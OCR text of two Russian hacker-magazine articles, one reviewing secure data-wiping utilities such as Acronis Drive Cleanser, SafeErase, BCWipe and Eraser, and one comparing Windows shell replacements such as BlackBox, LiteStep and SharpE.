Циклы 29–31 — запись кода 0x6D, 0xB6.
Циклы 32–35 — аналогично циклам 1..4.
Быстрый.
Количество итераций: 1
Запись логических нулей (чисел вида 0x00) во все очищаемые сектора.



менеджер задач BCWipe



eraser — алгоритмы затирания



конфигурируем BCWipe

науки университета города Окленд, который разработал свою собственную систему уничтожения информации и инструментарий безопасности Cryptlib. Именно эти алгоритмы вызывают доверие и получили наибольшее распространение. Одну из самых известных его работ ты можешь почитать здесь: *www.cs.auckland.ac.nz/%7Epgut001/pubs/secure_del.html*.

Далее, при рассмотрении доступных программных средств, будем особое внимание уделять наличию этих алгоритмов.

[подопытные] Ну что же, пожалуй, приступим к рассмотрению тех самых программных средств, но сначала упомяну, что злобный редактор Бублик так боялся, что эту статью заберут во «Взлом», что запретил мне рассматривать утилиты для unix-like систем, поэтому ругать надо только его. (Бублик, только попробуй удалить эту строчку. К темной стороне это ведет :)). Кроме того, я считаю, ты и сам не маленький, и вполне сообразишь, где искать подобный софт под свою open-source систему. Если не совсем получится, пиши мне или Андрюшку — редактору рубрики Юниксоид.

[Acronis Drive Cleanser] Первым в моем обзоре будет небезызвестная контора Acronis с ее утилитой Acronis Drive Cleanser. Обычно она входит в состав еще более крупного пакета обеспечения твоей безопасности Acronis Privasy Expert Suit. Софт, производимый этой фирмой, достаточно хорош, в том числе и Drive Cleanser. Минусы у него все же есть, но скажу о них чуть позже. Сначала сухие факты о достоинствах этой системы:

1 Огромный выбор алгоритмов (практически все, сведенные в таблицу).
2 Возможность составлять собственные методы затирания данных.
3 Составление алгоритмов по шаблону.
4 Достаточно приятный интерфейс.
5 Подробная документация.
6 Удобное расширение pupup-меню графической оболочки.

Лично мне сразу в голову пришла мысль составить гибриды американских стандартов NISPOM и NAVSO, так как именно их комбинации применяются для удаления документов «Top Secret» (как было сказано выше, NISPOM сам по себе для этих нужд не применяется). И это у меня отлично получилось. Кроме того, посоветую тебе забыть о такой комбинации клавиш, как shift+del — их с лихвой заменит обычная корзина и затирание с помощью акронисовского чистильщика.

А теперь обещанные минусы. Несколько раз во время тестовых проходов по одному из моих разделов винчестера выдавалось предупреждение о невозможности записи в сектор, чему я очень сильно удивился, ведь bad-секторов на моем практически новом жестком диске не наблюдалось. Я выполнил полную проверку диска и его поверхности, но это ничего не показало, в результате баги были списаны на Acronis Drive Cleanser. Второй подобный минус заключается в том, что эта софтина по опять же непонятным мне причинам не может удалять некоторые файлы, находящиеся в корзине. С учетом этого, приговор: использование в боевых целях вполне возможно, только осторожно. Но доступны и массивные превентивные атаки.

[O&O Software SafeErase] Вторым номером, широко шагая, идет программа от O&O Software под названием SafeErase. Пожалуй, она ничем не уступает пакету от Acronis, а в чем-то и превосходит его. Как и продукт от Acronis, SafeErase добавляет свое расширение к главному popup-меню. Второй более надежный способ сокрытия следов подразумевает полное затирание всей системы. Его я не решился испытывать дома и test-drive провел на одной из институтских тачек с 20 Гб HDD, 128 Мб RAM и процессором Celeron 600. В общей сложности процесс удаления занял три часа, причем два с половиной из них я и мой помощник — младший научный сотрудник Simm — подготавливались сами, заливая себя самым хакерским напитком. В результате Runtime Software DiskExplorer показал, что HDD полностью забит нулями. Но все же мне эти полчаса показались вечностью: за это время мою дверь уже могли выбить, отрубить электричество, заломать мне руки и увезти в управление люди в черном… Печально, но факт остается фактом: юзать можно и нужно. Однозначно.

[Jetico BCWipe] Номер три. Jetico BCWipe. Вот это что-то совсем особенное: похоже, разработчики учли здесь все: и скрытые копии Windows, и остаточные данные в полу-занятых кластерах, и временные файлы, и данные RAM, и информацию в файле подкачки, и расписание, и полное удаление всей информации. Уж простят меня разработчики, если я что-то забыл упомянуть. Единственный недостаток этой системы в том, что пользоваться ей не так уж просто: она состоит из нескольких исполняемых файлов, причем каждый отвечает за свою юрисдикцию возможностей системы, и мне после всей красоты Acronis и O&O показалось, что порт этой системы изначально создавался под Linux. Ну не может быть столь мощной утилиты в таком разобщенном стиле под Windows…

[Eraser, просто Eraser] В заключение стоит сказать о последней утилите, которая отличается от остальных стилем распространения — она полностью бесплатная и распространяется с исходными кодами по GPL-лицензии. Как и в BCWipe, здесь есть возможность удалять файлы, вытирать своп и зачищать свободное место по расписанию, также нет здесь ни немецкого стандарта, ни алгоритма Шнайера, и, опять же, как и в BCWipe любителям командной строки есть, где разгуляться.


[Zloключение] На этом я закончу мой поучительный рассказ. По традиции (валенок, какая традиция? Это твоя первая статья :) — Прим. Бублика), я не буду четко подводить итоги и выставлять баллы оттестированному софту — у нас демократия и ты сам в праве выбирать то, чем будешь пользоваться, да и найти софт, помимо рассмотренного мной, не представляется проблемой, если считаешь, что безопасность — это актуально. Если у тебя есть мысли, которыми ты хочешь поделиться — добро пожаловать на *www.ru24-team.net*. Ну а я возвращаюсь в свой потусторонний мир, мир электронов и роутеров, мир красоты данных, туда, откуда пришел. Всегда ваш, скрытый операционщик…


Сага о графических оболочках

КАК-ТО, ОДНАЖДЫ, ПРОЧИТАЛ Я СТАТЬЮ «ПОЛНЫЙ PE» В X 07(67), СОТВОРИЛ СЕБЕ ЭТУ СИСТЕМУ И ОБНАРУЖИЛ, ЧТО В КАЧЕСТВЕ ГРАФИЧЕСКОЙ ОБОЛОЧКИ В RECOVERY ASSISTANT ИСПОЛЬЗУЕТСЯ BLACK BOX И «ГРЕХ ЭТИМ НЕ ВОСПОЛЬЗОВАТЬСЯ» (С) СКАЙЛОРД. НО ТОЛЬКО Я ВОТ РЕШИЛ ЭТИМ ВОСПОЛЬЗОВАТЬСЯ ПО-ДРУГОМУ: ПРЕВРАТИТЬ (ХЫХ... НУ, ИЛИ ИЗВРАТИТЬ :)) СВОЮ WINDOWS-LIKE СИСТЕМУ В UNIX-LOOK :). ХОТЯ ЗДЕСЬ РЕЧЬ ПОЙДЕТ НЕ ОБ ЭТОМ, А В БОЛЬШЕЙ ЧАСТИ ОБ ИЗДЕВАТЕЛЬСТВАХ ПО ЗАМЕНЕ СТАНДАРТНОЙ ГРАФИЧЕСКОЙ ОБОЛОЧКИ ВИНДЫ — ЭКСПЛОРЕРА (НЕ ПУТАТЬ С ОБЩЕИЗВЕСТНЫМ ИШАКОМ (INTERNET EXPLORER). Я ВЗЯЛ НЕСКОЛЬКО АЛЬТЕРНАТИВНЫХ ГРАФИЧЕСКИХ ОБОЛОЧЕК (GRAPHIC-SHELL, А ДАЛЕЕ ПРОСТО SHELL, КОТОРЫЕ ОПЯТЬ ЖЕ НЕ СТОИТ ПУТАТЬ С УДАЛЕННЫМ ДОСТУПОМ К *NIX-МАШИНЕ) И ПОПЫТАЛСЯ ИХ СРАВНИТЬ. НУ, А ЕСЛИ СОВСЕМ ОФИЦИАЛЬНО СКАЗАТЬ, ТО Я ПРОВЕДУ СРАВНЕНИЕ ПРОГРАММНЫХ ПРОДУКТОВ, ЯВЛЯЮЩИХСЯ ЗАМЕНОЙ ГРАФИЧЕСКОЙ ЧАСТИ ИНТЕРФЕЙСА ПОЛЬЗОВАТЕЛЯ ОС WINDOWS. О, КАК! ПОЕХАЛИ | ShadOS (Shados@real.xakep.ru, ICQ #5922529)

Стайлинг Windows

[BlackBox] Ну что же, приступим. Захожу в папку со сваленными в кучу шеллами, предварительно залитыми для изучения, и первое, что мне бросается в глаза — известный нам по никсовым системам BlackBox, правда, в винде этот менеджер называется bb4win, но спутать его ни с чем невозможно. Существуют два способа установки BlackBox: первый — из инсталляционного пакета bb4win_installer и второй — из zip-архива (все добро можно утащить с *desktopian.org/bb* или *sourceforge.net/projects/bb4win*). Естественно, я как очень ленивый чел решил сначала испробовать инсталлятор (а как известно, лень — двигатель прогресса:)). Установка проходит без особых трудностей: ставим все стили и плагины. Есть возможность поставить BB по умолчанию или запускать ручками. Перезагружаемся. Смотрим. Ну ничего супернавороченного я, конечно, не ожидал, но то, что я увидел, меня очень обрадовало. Вот моя винда постепенно превращается в подобие линукса. Представьте себе BB, а в нем запущены Mozilla Firefox, Open Office, SIM и NmapFE. Душа радуется, а глаз еще больше:). Я замечтался... Все главное меню открывается теперь по правому батону мыши. В стандартном инсталляторе есть только два стиля: charcoal и algae, но не стоит расстраиваться по этому поводу — их существует доста-





BB4win в стиле Unix-look



http://bb4win.org — BlackBox.
www.lowdimension.net — SharpE.
www.courtah.net — Serenade.
www.hoverdesk.net — HowerDesk.
http://litestep.net — LiteStep.
www.astonshell.com — Aston.
www.lighttek.com — Talisman.
www.winstep.net — WinStep.
www.microsoft.com/downloads/release.asp?releaseid=12651 — Visual Basic, необходимый для Winstep.
http://desktopian.org/bb/pluginlist.html — планины для BackBox.
www.devianart.com — огромное количество обоев, палгинов и тем практически для всех графических оболочек из статьи.
http://desktopian.org — сайт, целиком и полностью посвященный графическим шеллам.

На нашем диске ты найдешь полные версии программ, описанных в этой статье.

точное количество, кроме того, можно (и нужно) самому их изменить. Для тех, кто никогда не видел и не пользовался ББ в Никсах (или вообще Никсами не пользовался... сочувствую), следует заметить, что все конфиги ББ хранятся в простых текстовых файлах, но это совсем не означает, что ББ сложно настроить по своему вкусу. Всего лишь пару затраченных минут на изучение хелпа, плюс еще десять на написание конфигов, и мы получаем шелл, ничуть не уступающий эксплореру, а может и в чем-то превосходящий его...

Конечно, BlackBox не имеет всех графических наворотов, присущих другим shell'ам, но это в большей степени относится к его достоинствам, а не к недостаткам. Как и никсовый собрат, BB дает возможность переключения между несколькими рабочими столами. Есть и отличные плагины, дающие возможность, например, полностью настроить горячие клавиши. Кроме того, эта оболочка занимает достаточно мало места в памяти (примерно 4000 Кб), что дает возможность использовать ее на слабых машинах.

Надо бы еще сказать пару слов об установке из архива. Распаковываем архив, например, в папку C:\Blackbox, заходим в нее и редактируем файл blackbox.rc. Изменяем значения session.menuFile и session.styleFile на путь к menu.rc (текстовый файл, в котором описаны элементы меню) и путь к стилям. Если где-то откопали плагины, то в файле plugin.rc прописываем путь к ним. Хорошо было бы еще скачать Blackbox font pack — в противном случае будет доступен только шрифт verdana, что не совсем пригодно к восприятию. В конечном итоге после всех мучений запускаем blackbox.exe и наслаждаемся жизнью. Для полноты картины советую еще испытать Darkstep и BlueBox. Все эти три менеджера сделаны по образу и подобию... Эээ... В общем, все они похожи как по внешнему виду, так и по способу настройки. Вперед, товарищи! :)


[litestep] Перейдем к изучению следующего подопытного. Сразу же обращает на себя внимание инсталлятор. Выбираем полную установку. Инсталлятор просит указать пути к используемым по умолчанию программам — прописываем. Нас просят перезагрузиться — перезагружаемся. Опять смотрим. Ну, здесь минимализмом BlackBox и уже не пахнет — это действительно приятный по виду shell. ИМХО. На первый взгляд, выглядит он не очень симпатично, но я видел этот shell в полной его красе. Как и все freeware-проекты, litestep is fully-customizable, так сказать. Для тех, кто в танке, поясняю: из фекальки получаем конфетку путем выпрямления рук и правки конфигов :). Все желающие могут скачать (*http://dev.litestep.net/download.php*) исходники и собрать litestep у себя на тачке, что благотворно повлияет на оптимизацию, а значит, и на скорость работы — проверенно лично. Для жаждущих советую сначала почитать документацию на их сайте о том, как правильно это делать. Существует огромное количество тем и плагинов к нему, чего и следовало ожидать, ведь этот shell является одним из популярнейших. Больше всего

мне приглянулась тема, косящая под BlackBox — советую и вам ее испытать. Короче, его стоит поюзать (тут некоторые зловредные элементы завопили: «У кого короче, тот сидит дома и оттягивает», но объем статьи меня ограничивает, так как хочется рассмотреть побольше оболочек). Дерзайте.

[SharpE] Необычная вещица. Раньше этот шелл назывался SharpOS. Как и предыдущие испытуемые, он тоже совершенно бесплатный и как сказано в FAQ, продолжает им быть. Что же, посмотрим поближе. Выбираем полную установку — ставится молча, потом спрашивает: «Не хотите ли вы сделать SharpE дефолтным shell'ом?», и еще рекомендует сменить XP-logon на NT-logon. Зачем — для меня так и осталось загадкой, однако соглашаюсь. Опять нас просят перезагрузиться, и как вы уже догадались — перезагружаемся и опять смотрим. Не знаю, почему, но этот шелл мне сразу полюбился, была в нем какая-то изюминка и казался он каким-то иным. Перед моим взором предстала необычная картина: в верхней части экрана находится панель с некой кнопкой, являющейся симбиозом пуска и часов, по нажатию которой открывается меню, аналогичное тому, что открывается и правой кнопкой крысы. Как потом оказалось, это один из плагинов, и эта панель специально предназначена для них. В стандартной поставке следует отметить плагины управления Winamp'ом, плагины погоды и текстовых заметок. Кстати, все плагины пишутся на дельфи, и если ты обладаешь достаточными знаниями, вполне можешь нацарапать что-то свое, а исходники некоторых уже готовых можешь найти по адресу *www.545studios.com*. В нижней левой части экрана теперь находится системный трей, а справа — переключатель рабочих столов. Любой элемент рабочего стола теперь можно скрыть, изменить его положение на экране. Если собираешься использовать этот шелл, постарайся забыть о ярлыках на рабочем столе. Испугался, да? А нафик они вообще нужны? Шучу. Просто вместо ярлыков здесь используются так называемые Десктоп-Обьекты. Сначала создается заготовка такого объекта на рабочем столе, после чего выбираем его тип: файл, папка, диск или урл, указываем путь, и вот оно уже готово к применению :). Пора добавить и ложку дегтя ко всему вышесказанному: несмотря на довольно приятное впечатление, SharpE нельзя порекомендовать к повседневному использованию — работа с ним не обошлась без оказий — пару раз выскочила мессага Out of memory, иногда по непонятным причинам Шарп начинал тормозить и даже падать, а после ребута предлагал запустить свою панель без плагинов (нашли виноватых :)). Будем надеяться на следующие версии, ведь задумка-то интересная.

[talisman твоей винды] Незаслуженно забытый shell-replacement. Он, конечно, достоин внимания, вот только стандартные темы мне не очень понравились — советую закачать себе чего-нибудь еще. Talisman славится своими плагинами, среди которых попадаются довольно интересные экземпляры. Есть здесь и свой скриптовый язык. Все фишки этого shell'a сложно перечесть, но главная из них — это НАСТОЯЩИЕ возможности настройки всего и вся. Хочешь другие кнопки? Не проблема. Рисуй свои и вставляй их в любую тему. Часы в другое место переместить? Да куда угодно, просто меняем циферки X и Y. И это относится не только к часам, а ко ВСЕМ объектам рабочего стола. Прозрачность? И это здесь имеется. И даже в меню с русским все в порядке. В памяти это чудо занимает 6176 Кб, что не может не радовать. Н-да, все бы ничего. Вот только стандартные темы мне не очень понравились…

[Serenade] Этот пакет поставляется только в виде инсталлятора достаточно небольшого размера (650 Кб). Установка проходит без особых проблем. В хелп можно и не заглядывать — там полезного почти ничего и нет. После перезагрузки замечаю первые неприятные моменты — панель задач отображает кракозяблами русские шрифты. Тут я заметил в правой нижней части экрана кнопочку Configure и, естественно, жмякнул ее, тогда моему взору открылось окно, где на вкладке для продвинутых (дык об Адванседе и речь... ;)) я обнаружил дерево настроек. Такое ощущение, что программеры писали это все только для себя, потому что разобраться сразу в этом проблематично, тем не менее, я обнаружил параметр encoding и везде заменил его сначала на cp1251, а затем и на юникод, но это беду с панелью задач так и не поправило. Плюнул. Рассматриваю дальше. По правой кнопке мыши, как повелось, появляется меню, но в нем можно только вызвать свойства монитора, панель управления или выключить компьютер — все остальное появляется по левой кнопке мыши, что меня слегка удивило. А попробуйте угадать, где располагается панель задач? Кто сказал — нет ее?




litestep в своем первозданном виде



одна из стандартных тем Talisman'a



тема Nondisjunction для Aston




HowerDesk с темой Mesh Smooth Autumn

Есть. Сверху! Правильно! Опять сверху! Вероятно, все разработчики пытаются сделать что-то выдающееся, что в своем стремлении оказываются ужасно предсказуемыми. Ну, вот была панель снизу — нет, мы ее сделаем сверху, ведь в эксплорере сверху ничего не висит, а у нас будет... Ну да ладно... Вот в этом шелле точно можно забыть о ярлыках: здесь нет возможности их создать. И панели перемещать тоже невозможно, зато есть у серенады и свои фишки — например, слева внизу я наблюдал индикатор загруженности процессора. Общее впечатление у меня составилось не лучшее: в оперативке этот шелл занимает относительно много места (около 8600 Кб), но работает быстро и безглючно. А вот функциональности ИМ-ХО у него маловато. Те же индикаторы без особых проблем можешь поставить на рабочий стол, используя программу Samurize.

[Howerdesk — парящий десктоп] Итак, прошу любить и жаловать: Howerdesk. Непременно загляните на их сайт. По словам разработчиков, они могут предложить вам более 200 тем для этого шелла. Сам я, правда, по техническим причинам проверить это не смог, потому что скорость модемки того не позволяет, да и вас расстраивать не хотелось — на вкус и цвет товарищей нет ;). А еще у них раздел загрузки тем не готов. Еще хотелось бы упомянуть о таких возможностях, как: интегрированный в шелл датчик системных ресурсов, конфигурируемое системное меню, медиаплеер и консольные утилиты, продвинутые часы и еще Бог знает какие навороты, но опять же, по заявлениям разработчиков. Установился он без проблем, причем как на Windows XP, так и на Windows 2003 Server. Могу тебя заверить, что привыкать к этому новшеству ты будешь долго, но оно того стоит. Вместе с установочным пакетом идут три темы: Dinks, SimpleStuff и Ginza. Я стопудово уверен, что ты найдешь себе подходящую, если не из стандартных, то на сайте девелоперов точно. Описывать этот шелл, исходя из внешнего вида, не имеет смысла, что, впрочем, применимо ко всем платным продуктам (и к Aston тоже, хотя его я описал в прошлой статье), ведь программеры за это деньги получают, а следовательно, потрудились на славу. Ну так вот: расскажу лучше о фичах этого шелла и его недостатках. В оперативной памяти у меня этот шелл разложился на 9568 Кб. Для сравнения: explorer — порядка 16 Мб. Обещанный датчик системных ресурсов не оправдал моих ожиданий: здесь только график загруженности CPU, объем физической и виртуальной памяти. А я-то ждал прибамбасов вроде SpeedFun. Есть здесь и менеджер нескольких рабочих столов. По умолчанию их 4 штуки. Стоит заметить, что кроме локального времени, стандартные темы показывают еще и временные зоны других стран. Возможно, это будет удобно гикам, которые много путешествуют, или челам, которые много общаются с иностранцами. Лично мне это показалось лишним. Menu Editor этого шелла тоже стоящий. Поставь себе его, и убедись во всех прелестях сам. Да, и не забудь скачать дополнительные темы — они обязательно тебе понравятся.



одна из красивейших тем Aston'a



winstep - красиво, не правда ли?

[Winspep by step — пока от монитора не ослеп] Следующий индивид, точнее представитель, а впрочем, называйте, как хотите, от этого его ценность не меняется. Winstep — по большому счету, это не shell-replacement, а набор утилит, среди которых:

NextStart — замена многострадального пуска, системного трея и панели задач.
WorkShelf — собственно, замена рабочего стола.
Font Browser — чрезвычайно удобная утилита конфигурирования шрифтов.


Вот как-то так… А в конечном итоге, учитывая их интегрированность, получаем shell-enhancer (Winstep работает с explorer'ом, а не является его полноценной заменой). Может это и удобнее, ведь ты можешь установить все это по частям и да будет тебе счастье, я же скачал full-pack, и буду разглядывать сейчас его поближе по полной панораме. Постараюсь сразу предупредить о проблемах, которые могут возникнуть при установке. Winspep написан на Visual Basic 5, следовательно, и в системе у тебя он должен быть прописан. Если у тебя в системной директории нет динамических библиотек Msvbvm50.dll, Oleaut32.dll, Olepro32.dll, Stdole2.tlb, Asycfilt.dll и Comcat.dll, 